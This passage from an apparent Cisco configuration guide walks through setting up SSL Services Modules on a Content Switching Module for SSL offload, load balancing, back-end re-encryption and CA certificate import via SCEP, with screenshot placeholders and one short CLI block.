
Intercepting SSL Traffic

From the CVDM-CSM, you need to define the SSLSMs as real servers, as the steps in the following example show.

-
- Step 1** Define SSLSM1 (10.20.45.47) and SSLSM2 (10.20.45.48). Make sure they are *inservice*, as shown in [Figure 6-34](#).


Figure 6-34 SSLSM Configuration as a Real Server

Step 2 Create a TCP probe to monitor the SSLSM blades, as shown in [Figure 6-35](#).

Figure 6-35 Probe to Monitor SSLSM State


Step 3 Create a new server farm for the SSLSM blade as shown in [Figure 6-36](#). Make sure the Server NAT check box is deselected.

Figure 6-36 SSLSM Server Farm




- Step 4** Add the real server into this server farm, as shown in Figure 6-37. Make sure the Admin status is Operational.

Figure 6-37 Adding the Real Server




- Step 5** Configure the CSM to monitor the health of the SSLSM modules, as shown in Figure 6-38.

Figure 6-38 SSLSM Health Monitoring




- Step 6** Select the Virtual Server page and create a vserver to intercept SSL traffic and assign to the SSLSMs, as shown in Figure 6-39.

Figure 6-39 SSLSM vserver



- Step 7** The default policy decides which server farm should be used by the vserver. You need to use the previously created server farm, which is SSLSM as shown in Figure 6-40.


Figure 6-40 SSLSM Default Policy



Load Balance Decrypted Traffic


- Step 1** Create a new server farm containing the IP address of the real servers, as shown in [Figure 6-41](#).

Figure 6-41 Server Farm Configuration




- Step 2** Assign the IP address of the servers as the real servers, as shown in [Figure 6-42](#). Create probes to monitor the servers as appropriate.

Figure 6-42 Server Farm Configuration—Adding the Real Servers



- Step 3** Create a vserver to load balance the decrypted traffic coming from the SSLSM, as shown in Figure 6-43. Make sure to specify correctly the incoming VLAN (VLAN 45 in this example) and the Layer 4 port (port 81 in this example). Assign the previously-created server farm to it (Default Policy/Select Default Server farm/webapssl in this example).

Figure 6-43 Creating a vserver to Load Balance Real Servers



If you are not using back-end encryption, the CSM configuration is complete; you just need to click the **Deliver** option.

Using CSM Configuration with Back-end Encryption

If you want to configure the CSM to support SSLSM with back-end encryption, you need to modify the server farm that you previously created (webappssl) by using the CLI as follows:

```
module ContentSwitchingModule <module>
serverfarm WEBAPPSSL
  nat server source-mac
  no nat client
  predictor hash address
  real name REAL1 82
  inservice
  real name REAL2 82
  inservice
```

The “source-mac option” is used in conjunction with the SSLSM to specify that the traffic that is destined to this server farm must be sent back to the SSL device MAC address (MAC rewrite) for encryption.




Note

In this example, all HTTP (81) packets received from the SSLSM (VLAN 45) are sent to the server farm WEBAPPSSL. Because this server farm is configured with “nat server source-mac”, the packets that match the virtual server WEBAPPSSL are sent back to the SSLSM for encryption after the real server has been selected by the load balancing algorithm.

After the SSLSM re-encrypts the traffic, it sends it back to the CSM. The CSM at this point just needs to forward this traffic to the destination real IP address. For this purpose, perform the following procedure.


- Step 1** Create a server farm forward (see [Figure 6-44](#)), which simply specifies that the CSM must forward the traffic to the destination IP address without performing any load balancing on it.

Figure 6-44 Server Farm Forward



- Step 2** Create a virtual server that uses the server farm forward and call it, for example, Backend-SSL, as shown in [Figure 6-45](#). This vserver redirects all the traffic HTTPS from VLAN 45 (SSLSM) to any destination using the server farm forward.

Figure 6-45 Creating a vserver to Forward SSL Traffic



Step 3 Click Deliver and check that all new services are Operational.

Configuring SSLSM PKI

CVDM significantly simplifies the PKI configuration of the SSLSM, as described in this section.


Importing the CA Certificate into the SSLSM

Server certificates used by the SSLSM are signed by a Certification Authority (CA), either a well-known or an enterprise CA. The SSLSM must recognize this CA when server certificates are installed and to verify the signature of these certificates. The first recommended configuration step is to configure the SSLSM with the CA information, as described in the following sections.


Using SCEP

From the CVDM-SSLSM, go to Setup. From the Setup window, import the CA certificate into the SSLSM. If you have an enterprise CA, for example, caserver.example.com (10.20.15.18), you can use the SCEP protocol to automatically import the CA certificate by opening the wizard (see Figure 6-46), configuring a Trustpoint, and entering the URL for SCEP to poll the CA certificate: (<http://10.20.15.18/certsrv/mscep/mscep.dll>).

Figure 6-46 CVDM Imports the CA Certificate



The wizard guides you through the configuration. At the end, the wizard retrieves the CA certificate as shown in Figure 6-47.


Figure 6-47 Trustpoint Configuration Status Window

You can check the certificate fingerprint on <http://10.20.15.18/certsrv/mscep/mscep.dll>, as shown in [Figure 6-48](#).

Figure 6-48 Certificate Fingerprint Verification


Now if you check the PKI on the SSLDM, you see that the CA certificate is present on the SSLSM, as shown in [Figure 6-49](#).

Figure 6-49 PKI on the SSLDM




Without Using SCEP

